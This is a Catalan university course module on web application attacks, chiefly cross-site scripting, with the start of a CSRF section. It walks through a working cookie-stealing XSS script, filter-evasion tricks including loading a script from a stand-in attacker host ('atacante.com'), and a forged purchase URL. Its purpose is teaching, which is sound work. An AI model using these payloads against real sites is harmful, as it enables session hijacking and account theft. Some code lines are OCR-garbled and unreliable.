Atacs a aplicacions web

José María Alonso Cebrián
Antonio Guzmán Sacristán
Pedro Laguna Durán
Alejandro Martín Bailón

PID_00191644

UOC
Universitat Oberta de Catalunya

Índex

1. Atacs d'injecció de *scripts*

En la denominació *injecció de* scripts s'agrupen diferents tècniques que comparteixen el mateix sistema d'explotació però que persegueixen una finalitat diferent. El fet de separar-les en diferents categories té solament la intenció de facilitar la fixació dels objectius volguts.

Un atac per injecció de codi es planteja com a objectiu aconseguir injectar en el context d'un domini un codi JavaScript, VBScript o simplement HTML, amb la finalitat d'enganyar l'usuari o fer una acció no volguda suplantant-lo.

Una idea que ha de quedar molt clara és que en aquest tipus d'atac l'afectat no és directament el servidor, com pot ser en el cas d'un atac d'SQL Injection, sinó que l'objectiu directe és l'usuari. Més endavant, si l'atac té èxit, i mitjançant suplantació de personalitat, es podran executar les accions volgudes en el servidor afectat i en el que es pugui accedir des d'una pàgina web.

Això ha implicat que les fallades d'injecció de *scripts* no siguin considerades amenaces crítiques en alguns sectors de la seguretat informàtica, i fins i tot s'ha considerat que aquesta mena d'errors no poden arribar a comprometre la seguretat d'un lloc web. Com demostrarem al llarg d'aquest apartat, la injecció de *scripts* pot arribar a ser tan perillosa com qualsevol altra tècnica si se sap quin és el límit i el potencial que té.

A continuació exposarem casos reals relacionats amb XSS (*cross site scripting*) en què ha quedat compromesa la seguretat d'un lloc web. Malgrat l'escepticisme d'algunes persones, XSS pot permetre l'obtenció de privilegis sobre un sistema prou feble per a permetre inserir codi JavaScript.

Zone-H

El primer cas és el de Zone-H, pàgina dedicada a mantenir un registre dels llocs atacats als quals s'ha modificat l'aparença de la pàgina principal, cosa que en argot s'anomena *desfiguració* (*defacement*). Aquest lloc registra també els autors identificats de les accions malicioses. És irònic que els atacats fossin ells mateixos.

El mètode que van fer servir els atacants va ser enviar a un dels administradors del lloc un correu electrònic al seu compte de Hotmail, en què no feia gaire havien localitzat una fallada d'XSS. Explotant l'error van aconseguir robar-li la galeta (*cookie*) de sessió i d'aquesta manera van poder visitar el lloc web de Zone-H. Quan hi van ser, van sol·licitar una recuperació de la contrasenya que, evidentment, els van enviar al correu electrònic que havien segrestat abans. Una vegada van tenir aquest compte d'administrador del lloc, tan sols els va quedar publicar una notícia que incloïa codi HTML, especialment escrit per a col·locar sobre la resta de la pàgina el contingut que ells volien.

Samy Worm i MySpace


El segon cas real, utilitzat com a exemple, en què l'XSS va aconseguir comprometre la seguretat d'un lloc va ser el que van protagonitzar Samy Worm i MySpace. En Samy és un noi dels Estats Units que va detectar una vulnerabilitat d'XSS en el famós portal de MySpace. Per a explotar aquesta fallada i aprofitant els seus dots de programació JavaScript, en Samy va crear un cuc informàtic que després es va conèixer com a *Samy worm*.

Un cuc informàtic és un programa que es replica entre sistemes afectats per la mateixa vulnerabilitat. En un entorn web, un cuc és un codi JavaSCript que es replica entre els perfils dels usuaris del lloc. I això va ser el que va fer en Samy amb el seu cuc: replicar-lo en més d'un milió de perfils de MySpace.

El cuc no era especialment maligne. Solament feia tres accions: es replicava com qualsevol altre cuc, afegia l'usuari d'en Samy com a amic de la persona infectada i incloïa la frase "but most of all Samy is my hero" en l'apartat d'herois personals de cada perfil.

En menys de vint-i-quatre hores actuant va arribar a bloquejar el sistema de MySpace, i els administradors de la xarxa van haver de parar el servei mentre netejaven els perfils dels usuaris infectats. A en Samy el van detenir i el van condemnar a pagar una multa econòmica, a fer un mes de tasques per a la comunitat i a un any d'inhabilitació per a treballar amb ordinadors.

Figura 1. Cerca que retornava més de tres mil pàgines amb el text "Samy is my hero".



Aquests dos casos reflecteixen perfectament que crítica que pot arribar a ser una vulnerabilitat XSS i la resta de les variants que té per a la seguretat d'un lloc web, malgrat l'opinió dels qui no les hi consideren.

Hacker Safe

En l'últim dels casos que hem presentat, il·lustratiu d'aquesta polèmica, hi surt la companyia Hacker Safe, dedicada a comercialitzar solucions de seguretat. Aquesta iniciativa promet, després de pagar certa quantitat monetària, revisar diàriament la seguretat d'un lloc web mitjançant l'ús d'eines automatitzades. A més, permet incloure una petita imatge amb el text "100% Hacker Safe" en el lloc, amb l'objectiu d'inspirar confiança als usuaris.

Després de descobrir-se i fer-se públic que algunes de les pàgines "100% Hacker Safe" presentaven vulnerabilitats de tipus XSS, alguns dels màxims responsables de la companyia van arribar a dir que les fallades d'XSS no eren crítiques i que no s'havien arribat a utilitzar mai per a comprometre totalment la seguretat d'un lloc. Com hem vist en els casos anteriors i corroborarem en les pàgines següents, aquesta afirmació és, si més no, ignorant.

1.1. *Cross site scripting* (XSS)

El *cross site scripting* és la base de totes les altres tècniques que analitzarem en aquest mòdul, de manera que és fonamental entendre correctament tots els conceptes que explicarem a continuació.

Quan es parla d'execució remota de codi s'ha de considerar com es fa la interacció amb la pàgina. Evidentment, qualsevol petició enviada al servidor és processada per aquest servidor, i segons com la interpreti, és factible un atac mitjançant XSS o no.

Una pàgina és vulnerable a XSS quan allò que nosaltres enviem al servidor (un comentari, un canvi en un perfil, una cerca, etc.) es veu després en la pàgina de resposta.

Això és, quan escrivim un comentari en una pàgina i podem llegir després aquest missatge, modifiquem el nostre perfil d'usuari i la resta d'usuaris ho pot veure o fem una cerca i se'ns mostra un missatge ("No se han encontrado resultados para <texto>", s'inclou dins de la pàgina el mateix text que hem introduït nosaltres. Aquí és on començarem a investigar per a aconseguir introduir el nostre codi XSS.

Una vegada s'ha detectat una zona de l'aplicació que en rebre text procedent de l'usuari el mostra a la pàgina, és hora de determinar si es pot utilitzar aquesta zona com a punt d'atac d'XSS. Per a això es pot inserir un petit codi JavaScript que mostra un missatge d'alerta per a saber de seguida si s'actua en la línia correcta d'atac. Per als exemples utilitzarem el codi següent:

```
<script>alert("¡Hola Mundo!");</script>
```

El codi anterior és vàlid per a la major part dels casos, encara que com veurem més endavant hi ha determinats filtres anti-XSS que poden impossibilitar l'ús de certs caràcters a l'hora d'introduir el codi JavaScript. Per exemple, les cometes dobles o els caràcters de més gran que (>) i més petit que (<) solen estar prohibits.

Imaginem-nos que disposem d'un perfil en una xarxa social en què ens permeten modificar la nostra descripció personal. En lloc d'escriure una altra informació en aquest apartat, introduïm el codi JavaScript anterior. Si quan tornem a visitar el nostre perfil es mostra una finestra d'alerta amb el missatge "Hola Mundo!" es pot afirmar que la pàgina en qüestió és vulnerable a XSS.

Dins les possibles fallades d'XSS distingim dues grans categories:

- Permanents: l'exemple que hem comentat en el paràgraf anterior pertany a aquesta categoria. La denominació es deu al fet que, com mostrava l'exemple, la finestra d'alerta en JavaScript queda emmagatzemada en algun lloc, normalment en una base de dades SQL, i es mostra a qualsevol usuari que visita el nostre perfil. Evidentment aquest tipus de fallades d'XSS són molt més perilloses que les no permanents, que comentem a continuació.

- No permanents: aquesta categoria queda il·lustrada amb el cas que ara esmentarem. Tenim una pàgina web que disposa de cercador, el qual, en in-

troduir una paraula inventada o una cadena aleatòria de caràcters, mostra un missatge com ara "No se han encontrado resultados para la búsqueda <texto>", en què <texto> és la cadena introduïda en el camp de cerca.

Si en la cerca s'introdueix com a <texto> el codi JavaScript que hem indicat abans, i torna a sortir la finestra d'alerta, vol dir que l'aplicació és vulnerable a XSS. La diferència és que aquesta vegada els efectes de l'acció no són permanents.

XSS (*cross site scripting*) consisteix en la possibilitat d'introduir codi JavaScript en una aplicació web, cosa que permet fer-hi una sèrie d'accions malicioses.

Per a injectar el codi s'ha de localitzar una zona de la pàgina que per la funcionalitat que té incorpori dins el seu propi codi HTML el codi JavaScript que s'ha introduït abans en algun lloc de l'aplicació. Si aquest codi s'ha escrit en algun camp en què queda emmagatzemat en una base de dades de manera permanent, es mostrarà cada vegada que un usuari accedeixi a la pagina. No obstant això, les vulnerabilitats més habituals són les no permanents. En aquests casos s'ha de recórrer a l'enginyeria social per a fer l'atac. Per a això cal fixar-se primer de tot en l'URL de la pàgina, que ha de ser una cosa semblant a aquesta:

```
http://www.victima.com/search?query=<script>alert("Hola Mundo");</script>
```

Una vegada es disposa d'aquest URL, s'ha de procurar que la víctima hi faci clic a sobre, i executar així el codi JavaScript. Aquesta situació ja correspon a un altre àmbit d'estudi com és l'enginyeria social.

1.1.1. Atacs

A continuació comentarem les possibles implicacions de seguretat que pot presentar una fallada d'aquest tipus. S'ha de considerar que solament es tracta d'idees generals i que el límit el posa la imaginació de l'atacant i les funcionalitats de l'aplicació objectiu de l'atac.

- Un atac d'XSS pot **prendre el control sobre el navegador de l'usuari afectat** i com a tal fer accions en l'aplicació web. Si s'ha aconseguit que un usuari administrador executi el nostre codi JavaScript, les possibilitats d'actuació maliciosa són molt superiors. Per a esmentar algun exemple, es pot fer des d'esborrar totes les notícies d'una pàgina fins a generar un compte d'administrador amb les dades que nosaltres especifiquem. Si el codi JavaScript l'executa un usuari sense drets d'administració, es pot fer qualsevol modificació associada al perfil específic de l'usuari en el lloc web.

- Una altra possible acció que es pot fer utilitzant aquestes tècniques és la pesca (*phishing*). Mitjançant JavaScript, com hem vist, podem modificar el comportament i l'aparença d'una pàgina web. Això permet crear un formulari d'inici de sessió (*login*) fals o redirigir el *submit* d'un que ja existeix cap a un domini del nostre control.

- També es poden executar atacs de *desfiguració*[1] recolzant-nos en tècniques que exploten vulnerabilitats XSS.

(1)És més que la modificació de l'aparença original d'una pàgina web perquè mostri un missatge, normalment reivindicatiu, en lloc de l'aparença normal.

- D'altra banda, encara que menys habitual, es pot fer un **atac de denegació de serveis distribuïts** (*distributed dennial of services*, DDoS). Per a això, mitjançant codi JavaScript, s'ha de forçar que els navegadors facin un ús intensiu de recursos molt costosos en amplada de banda o capacitat de processament d'un servidor de manera asíncrona.

- Finalment, tenim el cuc XSS, un codi JavaScript que es propaga dins un lloc web o entre pàgines d'Internet. Suposem l'existència d'una fallada XSS en la descripció personal dels usuaris d'una xarxa social. En aquesta situació un usuari malintencionat podria crear codi JavaScript que copiés el codi del cuc al perfil de l'usuari que visita un altre perfil infectat i que addicionalment fes algun tipus de modificació en els perfils afectats.

Com es pot comprovar, les possibilitats que ofereix l'XSS són realment àmplies. Les úniques limitacions les constitueixen la impossibilitat d'executar codi fora del navegador, ja que la *sandbox* sobre la qual s'executa no permet l'accés a fitxers del sistema, i les funcionalitats que ofereixi el lloc web objectiu del possible atac.

1.1.2. Mètodes per a introduir XSS

Per a exposar les diferents metodologies que permeten introduir codi JavaScript en una pàgina vulnerable a XSS, desenvoluparem una sèrie de pràctiques de la tècnica. Abordarem els mètodes més comuns per a inserir el codi maliciós generat. Els mètodes exposats els anomenarem segons les zones de codi de l'aplicació web en què quedarà situat el codi JavaScript que introduïm:

- **El codi es copia entre dues etiquetes HTML**: és la manera més senzilla. Simplement hem d'introduir el codi JavaScript que volem executar.

```
<script>alert("¡Hola Mundo!");</script>
```

- **El codi es copia dins d'una etiqueta value d'una etiqueta `<input>`**: l'exemple bàsic és el dels cercadors en llocs web, que hem descrit més amunt. Quan fem una cerca amb aquests cercadors, l'habitual és que el terme introduït es copiï dins del camp del cercador. Això, en HTML, quedaria com el codi que mostrem a continuació:

```
<input type="text" name="q" value="[busqueda]" />
```

Com veiem, el nostre codi queda situat entre unes cometes dobles d'un atribut pertanyent a una etiqueta HTML que no permeten que s'executi. Per això s'ha de tancar l'etiqueta HTML en què ens trobem i després inserir el codi JavaScript.

```
"/><script>alert("¡Hola Mundo!");</script><div class="
```

Aquesta és la combinació resultant.

```
<input type="text" name="q" value=""/>
<script>alert("Hola Mundo!");</script><div class="" />
```

Al final del codi generat s'ha introduït una etiqueta `<div>` per a evitar d'aquesta manera que el codi HTML quedi mal format.

- **El codi es copia dins d'un comentari HTML**: aquest cas sol ser comú en pàgines mal programades que deixen missatges de depuració dins del codi font HTML. Un exemple del que podem trobar en una situació d'aquest tipus és el següent:

```
<!-- La busqueda fue "[busqueda]" -->
```

En què `[busqueda]` correspon a la cadena de text buscada. En aquest cas s'han de tancar els caràcters de comentari HTML, s'ha d'introduir el nostre codi JavaScript i després s'han de tornar a obrir els comentaris HTML. D'aquesta manera el codi que hem creat nosaltres s'hauria de compenetrar perfectament amb el codi original de la pàgina.

```
   <script>alert("¡Hola Mundo");</script><!-
```

Aquesta podria ser la combinació adequada.

```
<!-- La busqueda fue "--><script>alert("Hola Mundo");</script>
<!--" -->
```

- **El codi es copia dins d'un codi JavaScript**: això és habitual quan les pàgines utilitzen dades introduïdes per l'usuari per a generar algun tipus d'esdeveniment personalitzat o per a emmagatzemar dades que es faran servir més endavant en algun altre lloc de l'aplicació web. La sintaxi és com aquesta:

```
<script> var busqueda = "[busqueda]"; </script>
```

En aquest punt no cal incloure les etiquetes `<script>`, sinó que es pot introduir directament el codi JavaScript com es reflecteix en la sintaxi se-

güent. El fet de no haver d'incloure les etiquetes <script> serà important quan caldrà evitar els filtres anti-XSS que les eliminen.

```
";alert("¡Hola Mundo!");//
```

Hem utilitzat les barres inclinades al final de la sintaxi per a aconseguir que la resta de la línia JavaScript quedi comentada i no interfereixi en l'execució del nostre codi. Aquesta circumstància és ara encara més determinant que quan incorporem el codi generat al codi HTML, perquè si el JavaScript no és vàlid la majoria dels navegadors no l'executaran.

```
<script> var busqueda ="";alert("¡Hola Mundo");//";</script>
```

- **Altres casos**: els exemples especificats abans són els més comuns en què trobarem que el nostre codi JavaScript s'inclou dins del codi HTML d'una pàgina. En els casos que hem indicat, s'ha partit del supòsit que no hi ha implementats filtres anti-XSS. Al costat d'aquests casos, n'hi ha d'altres de més complexos per a la inclusió de codi JavaScript com ara fer-ho en capçaleres HTTP.


1.1.3. Disseccionar un atac

Per a entendre més bé el funcionament d'aquesta tècnica analitzarem un atac des de l'inici fins al final. L'atac consistirà en el robatori de la galeta de sessió de l'usuari administrador d'un lloc web. La galeta de sessió consisteix en un petit fitxer (de fins a 4 kB) que conté un identificador únic i que s'envia des del nostre navegador al costat de cada petició que fem cap a un servidor. Aquest identificador, associat a un usuari que s'ha identificat satisfactòriament en el sistema, evita haver d'introduir les credencials per a cada pàgina que l'usuari visita dins d'un mateix domini. Per tant, si obtenim l'identificador d'un altre usuari i l'enviem al servidor, aquest servidor ens associarà a cada moment a l'usuari al qual suplantem.

El pas principal en qualsevol anàlisi en la recerca de vulnerabilitats de tipus XSS en una pàgina web és localitzar zones funcionals d'aquesta pàgina que permetin introduir text en les quals es torni a mostrar aquest text, sia de manera permanent si queda emmagatzemat en una base de dades, sia de manera no permanent si no hi queda.

En el cas que mostra la imatge següent, la pàgina web ofereix un servei de missatgeria entre usuaris, que pot ser un exemple simple per a un possible atac XSS.

Figura 2. Enviament de missatge



Per a determinar si un camp, sia un paràmetre des de l'URL o un camp de text en què es pugui escriure, és vulnerable a XSS, hem d'introduir una sèrie de caràcters per a comprovar si hi ha algun filtre anti-XSS. Els caràcters que s'han d'introduir són aquests:


- Cometa simple (')
- Cometa doble (")
- Símbol de més gran que (>)
- Símbol de més petit que (<)
- Barra inclinada (/)
- Espai ( )

Si som capaços d'introduir aquests caràcters, hi ha un alt percentatge de possibilitats de trobar alguna fallada d'XSS. No obstant això, no podem assegurar-ne l'existència de manera completament definitiva, perquè sempre hi ha la possibilitat de trobar-nos algun altre tipus de filtre que ens impedeixi introduir paraules clau com *script*, *onload* o *javascript*.

En l'escenari que ara es planteja es pot introduir qualsevol tipus de caràcter o cadena de caràcters després de verificar que aquests caràcters no són filtrats, ni bloquejats. Ens aprofitarem d'aquesta situació per a generar el nostre primer atac d'XSS.

En el camp de Para: escriurem el nostre propi nom d'usuari: eviluser. D'aquesta manera totes les proves que fem s'envien directament a aquest usuari, i així evitem alertar l'usuari administrador. En el camp del cos del missatge introduirem un text amb codi JavaScript que ens mostri un missatge de "Hola Mundo", com feien exemples anteriors. El resultat del codi introduït abans d'enviar el tenim a continuació:

Figura 3. XSS abans de ser enviat.



En aquest punt és important aturar-nos i analitzar el que passarà quan fem clic al botó Enviar. Fins i tot essent nosaltres els que hem introduït i enviat aquest codi, la vulnerabilitat XSS encara no haurà estat explotada. Això passarà quan amb el nostre usuari, eviluser, naveguem fins a la seva safata d'entrada. Per això les fallades d'XSS es diferencien de la resta de tècniques. Després de prémer Enviar i desplaçar-nos a la safata d'entrada obtindrem una finestra d'alerta amb el missatge especificat.

El que ens interessa realment d'això és analitzar com ha quedat el codi font HTML resultant dels passos anteriors, a mesura que el retorna el servidor:

```
<a href="index.php?action=delete"><img src="trash.png" />Borr
<a href="index.php?action=logout"><img src="system-log-out.pn

<div class="contenido">
<p class="autor"> De: eviluser</p><p class="mensaje"><script>
</script></p></div>

</div>
</body>
```

Com veiem, tots els caràcters que hem introduït han quedat emmagatzemats en la base de dades i s'han copiat en el codi HTML generat, sense que s'hi hagi aplicat cap filtre.

Una vegada demostrat que podem executar codi JavaScript a la pàgina, estem en disposició de començar a jugar amb les funcionalitats que té. D'aquesta manera es pot crear un codi que tanqui la sessió de l'usuari automàticament o que esborri tots els seus missatges. La llista de possibilitats d'accions malicioses no s'acabaria mai.

En l'exemple que exposem desenvoluparem una acció de més gravetat, utilitzant per a això tecnologia AJAX (*asynchronous JavaScript and XML*), passant a enviar missatges de manera automàtica utilitzant el compte de l'usuari. Fent

això aconseguirem que l'usuari que rebi el nostre missatge ens enviï un missatge a la nostra safata d'entrada amb la seva galeta de sessió. Si l'enviem a un usuari amb privilegis administratius aconseguirem control total sobre l'aplicació.

Generalment cal una bona base de JavaScript per a explotar de manera satisfactòria qualsevol fallada d'XSS. En aquest cas aquests coneixements han de ser avançats. Aquí facilitarem un codi completament funcional, que analitzarem línia per línia perquè es pugui entendre l'objectiu que té.

```
<script>
d = "&to=eviluser&enviar=Enviar&mensaje=Mi cookie es: "+document.cookie;
if(window.XMLHttpRequest)
{
        x=new XMLHttpRequest();
}
else
{
        x=new ActiveXObject('Microsoft.XMLHTTP');
}
x.open("POST","func/send.php",true);
x.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
x.setRequestHeader('Content-Length',d.length);
x.send(d);
</script>
```

Aquest codi JavaScript ens permetrà recollir la galeta de sessió de l'usuari. De manera completament transparent per a l'usuari afectat, aquest usuari ens l'enviarà mitjançant un missatge. Fem-ne l'anàlisi:

- Inicialment es declara una variable d. Aquesta variable conté els valors de *&to*, *&enviar* i *&mensaje*, que són les variables que s'envien en l'aplicació quan enviem un missatge. Un detall important que s'ha de tenir en compte és el contingut de la variable *&mensaje*, *document.cookie*, un objecte del DOM[2] de la pàgina que conté totes les galetes associades al domini actual.

- En les línies següents es fa un if…else que ens assegura la creació d'un objecte de tipus XMLHttpRequest tant en navegadors Internet Explorer com Firefox o semblants. Aquest objecte és el que s'usa per a fer les peticions AJAX.

- Amb *open()* establim les condicions que es faran servir per a enviar el formulari. És enviat per POST a l'URL func/send.php. Això s'obté tornant a analitzar el formulari d'enviament. Mitjançant true s'indica que la petició es farà de manera asíncrona, això és, el navegador no es queda "congelat" mentre s'envia el missatge.


(2)*DOM* són les sigles de *document object model*. És una manera d'anomenar qualsevol element d'una pàgina web, des de la barra d'adreces fins a un simple text en negreta, mitjançant una nomenclatura jeràrquica. Per exemple, tots els elements HTML d'una pàgina estan relacionats en document.body.

- Les dues línies següents, en què es crida a la funció *setRequestHeader()*, s'usen per a establir capçaleres HTTP que facin que el servidor web entengui que el que enviem és un formulari, encara que l'usuari no l'hagi emplenat.

- Per acabar s'invoca *send()* passant-hi com a paràmetre la variable d que teníem creada des del principi del codi. Gràcies a això el navegador fa les accions que hem definit abans i, si tot ha sortit bé, l'usuari afectat ens enviarà la seva galeta de sessió.

Per a verificar que l'atac es fa segons el que s'ha previst, enviarem un missatge a l'usuari admin i des d'un altre navegador iniciarem sessió amb el nostre usuari per a comprovar que el codi compleix la comesa.

Figura 4. XSS abans de ser enviat.



Com s'aprecia en la imatge anterior, s'ha afegit un missatge en el cos de l'enviament perquè l'usuari administrador no sospiti quan rebi un missatge buit. Després de prémer el botó Enviar, l'usuari eviluser només s'haurà d'asseure a esperar i anar refrescant la safata d'entrada fins que rebi un missatge d'usuari admin amb el valor de la seva galeta de sessió. El codi JavaScript enviat es podrà veure dins del codi font, però passarà completament desapercebut per a l'usuari admin quan inicií la sessió amb el navegador i automàticament se li presenti la safata d'entrada.

El codi HTML que rep l'usuari `admin` quan obre la safata d'entrada és aquest:

```
<div class="contenido">
<p class="autor">De: eviluser</p><p class="mensaje"><script>
d= "&to=eviluser&enviar= Enviar &mensaje=Mi cookie es: "+document.cookie;
if(window:XMLHttpRequest)
{
      x=new XMLHttpRequest ();
}
else
{
      x=new ActiveXObject ('Microsoft.XMLHTTP');
}
x.open("POST","func/send.php",true);
```

```
x.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
x.setRequestHeader('Content-Length',d.length);
xsend(d);
</script>
¡Que pagina mas chula!</p></div>

</div>
</body>
```

Aquest codi ha estat interpretat pel navegador de l'usuari admin i automàticament s'ha enviat un missatge a l'usuari eviluser amb la galeta de sessió.

Figura 5. Missatge rebut per l'usuari eviluser

Amb aquesta informació a les mans, l'usuari eviluser pot modificar el valor de la seva galeta amb el valor que ha rebut. D'aquesta manera, quan el seu navegador l'envia al servidor, el servidor respon amb les pàgines corresponents a l'usuari admin.

Aquesta demostració és un exemple clar del potencial que pot arribar a implicar un atac basat en XSS. Com hem vist, sense saber la contrasenya de l'administrador d'un lloc web hem aconseguit accedir al seu compte.

1.1.4. Filtres XSS

La majoria de vegades no es pot escriure codi JavaScript directament com hem fet en l'exemple anterior. Habitualment els programadors han establert una sèrie de regles per a intentar evitar les fallades XSS. No obstant això, normalment els filtres que s'utilitzen són implementacions parcials del que hauria de ser un filtre anti-XSS complet, i això ens permet introduir el nostre codi JavaScript salvant les dificultats addicionals que es presentin.

Ara plantejarem una sèrie de **mesures de protecció** que ens podem trobar i com ho hem de fer per a passar les limitacions imposades per aquestes mesures. Això ens servirà per a entendre com pensa un atacant a l'hora d'introduir codi XSS i millorar d'aquesta manera les nostres possibles implementacions de filtres anti-XSS.

- **Quan introduïm els caràcters ' o " es canvien per \' o \"**: aquesta tècnica es coneix com a *escapar els caràcters*, i és útil enfront d'injeccions SQL però no enfront d'atacs XSS. Quan intentem tancar una etiqueta HTML, com hem vist més amunt, i ens trobem que s'escapen les cometes, es poden donar dues situacions, que l'atacant pot salvar. L'etiqueta queda tancada

com a \' o \", cosa que en HTML és completament vàlida, de manera que podem continuar introduint codi JavaScript.

```
<input type="text" name="q" value="\" />
<script>alert(document.cookie);</script>
```

És impossible establir la cadena "Hola Mundo!" perquè no es poden escriure correctament les cometes. Els mètodes que es poden usar en aquests casos són diversos. Per exemple, podem utilitzar la funció String.fromCharCode(), que rep una llista de codis ASCII i genera una cadena:

```
String.fromCharCode(72, 111, 108, 97, 32, 77, 117, 110, 100, 111, 33)
```

També es poden establir referències a fitxers JavaScript externs, en què podrem usar tots els caràcters que vulguem sense preocupar-nos de cap tipus de filtre.

```
<script src=http://www.atacante.com/xss.js></script>
```

- **El codi introduït no pot ser superior a X caràcters**: una limitació típica és trobar-nos que no podem escriure més d'un nombre determinat de caràcters. Aquesta limitació es pot solucionar una altra vegada de dues maneres:
  - Si hi ha diverses variables en què es pot introduir codi JavaScript, podem usar la suma dels caràcters corresponents a cadascuna d'aquestes variables per a ampliar el nombre de caràcters disponibles. Això es fa mitjançant els caràcters de comentaris multilínia de JavaScript: /* a l'inici i */ al final.

  - Si estem limitats a la grandària d'un sol camp, es pot utilitzar un fitxer extern per a carregar tot el codi JavaScript que faci falta. Per a reduir la longitud de la direcció URL, podem usar pàgines de l'estil tinyurl.com o is.gd. Així, per exemple, l'URL http://www.victima.com/xss.js queda traduïda a http://is.gd/owyt:

```
<script src=http://is.gd/owYT></script>
```

- **No podem introduir la cadena *script* o no ens permet introduir els caràcters de més gran que (>) i més petit que (<)** : encara que d'entrada poden semblar dos casos diferents, al final es poden resoldre de la mateixa manera. Les etiquetes HTML tenen esdeveniments que es poden llançar quan passen certs fets: OnLoad, quan es carrega l'element; OnMouseOver, quan es desplaça el cursor pel damunt; OnClick, quan s'hi fa clic a sobre; etcètera. Podem usar aquests elements per a introduir el nostre codi:

```
<input type="text" name="búsqueda" value=""
```

```
OnFocus="alert('Hola Mundo!');" />
```

- **Altres casos**: les tècniques d'XSS són tan variades com ens puguem imaginar. S'ha de tenir en compte que no depenem de la tecnologia del servidor si no de la del navegador que fan servir els usuaris. Hi ha tècniques per a executar codi JavaScript que funcionen en Internet Explorer 7 i no en Firefox 3, o fins i tot codi que s'executa en Safari 3 però que no ho fa en la versió 4. Per això no és factible automatitzar aquesta tècnica, ni arribar a saber-ne tots els secrets, sinó que l'atacant ha de fer servir el seu coneixement i la seva experiència per a aconseguir introduir el codi XSS.

1.2. *Cross site request forgery* (CSRF)

Una vegada entesa la base de l'XSS, és hora d'estudiar algunes tècniques concretes que se'n deriven i què es pot fer amb aquestes tècniques. Una és el *cross site request forgery* (CSRF).

El CSRF és una tècnica per la qual aconseguirem que l'usuari faci accions no volgudes en dominis remots. Es basa en la idea d'aprofitar la persistència de sessions entre les pestanyes d'un navegador. L'analitzarem amb un exemple hipotètic per a entendre-la.

L'usuari obre el navegador i entra en el lloc www.sitio001.com. Hi inicia la sessió amb el seu usuari i li permet fer una sèrie d'accions econòmiques, com ara licitacions o compres d'objectes. Alhora entra a la xarxa social de moda, www.sitio002.com, en què té les fotos personals i s'escriu missatges amb els amics. No obstant això, resulta que sitio002.com té una fallada d'XSS permanent i un atacant l'utilitza per a generar un atac CSRF.

Quan ens identifiquem en un lloc determinat ens associen una galeta de sessió que ens autentica solament davant del servidor. Això evita haver d'introduir les nostres credencials a cada pàgina que visitem. No obstant això, no podem controlar quan s'envien aquestes galetes. Si el nostre navegador té emmagatzemada una galeta associada a un domini, l'enviarà en cada petició feta a aquest domini, fins i tot si aquesta petició no es fa voluntàriament.

En aquest idea es basa la tècnica de CSRF. Ara obligarem un usuari a fer accions no volgudes sobre un domini des d'un altre. Imaginem-nos que sitio001.com, que, recordem-ho, permetia transaccions econòmiques, utilitza URL com el següent per a comprar objectes amb la targeta de crèdit emmagatzemada:

```
http://www.sitio001.com/comprar.asp?idObjeto=31173&confirm=yes
```

Si un usuari malintencionat aconseguís que un usuari autenticat a la pàgina anterior fes clic sobre l'enllaç, obtindria com a resultat la compra de l'objecte en qüestió. Això és, podria enganyar la gent per comprar objectes que ell posaria a la venda per un preu desorbitat.

